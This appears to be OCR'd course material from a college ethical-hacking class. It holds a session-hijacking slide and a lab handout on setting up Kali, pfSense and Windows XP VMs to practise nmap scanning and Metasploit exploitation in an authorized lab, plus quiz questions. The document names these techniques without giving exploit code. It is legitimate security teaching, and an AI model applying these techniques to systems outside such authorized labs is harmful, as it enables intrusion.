


Session Hijacking Example

Hijacking a TCP session


https://simms-teach.com/docs/cis76/cis76-Telnet-Session-Hijack.pdf


Assignment



NETLAB+ Links

Lab Assignments


CIS 76 Linux Lab Exercise

Lab 1: Getting Started

We will be using VLAB and NETLAB+ this term to get hands-on ethical hacking practice. VLab is a homegrown collection of VMware ESXi and vCenter servers. In this lab you will configure your pool of VMs (Virtual Machines) and then practice using nmap and Metasploit to exploit a vulnerability in Windows XP.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this lab you have authorization to hack the VMs in the VLab pool assigned to you.

Preparation

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pod number you were assigned. See the link on the left panel of the class website.

Overview

Each student has been assigned a pool of VLab VMs for the term to safely practice their new ethical hacking skills. In this lab we will configure three of the VMs (Virtual Machines). The pfSense VM is a FreeBSD based firewall. The Kali VM will be the "attacker" and the Windows XP VM will be the "victim".

Pearls of Wisdom:

- Don't wait till the last minute to start.
- The *slower* you go the *sooner* you will be finished.
- A few minutes reading the forum can save you hour(s).
- Line up materials, references, equipment, and software ahead of time.
- It's best if you fully understand each step as you do it. Refer back to lesson slides to understand the commands you are using.
- Use Google for trouble-shooting and looking up supplemental info.
- Keep a growing cheat sheet of commands and examples.
- Study groups are very productive and beneficial.
- Use the forum to collaborate, ask questions, get clarifications, and share tips you learned while doing a lab.
- Plan for things to go wrong and give yourself time to ask questions and get answers.
- Late work is not accepted so submit what you have for partial credit.


Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 3 and five posts

Quiz questions for next class:

- What command on your Kali VM lets you generate wordlists by scraping websites?
- What type of currency do victims of ransomware have to pay to get their files back?
- When a three-way hand-shake is used to create a connection, which TCP flags are used?

Backup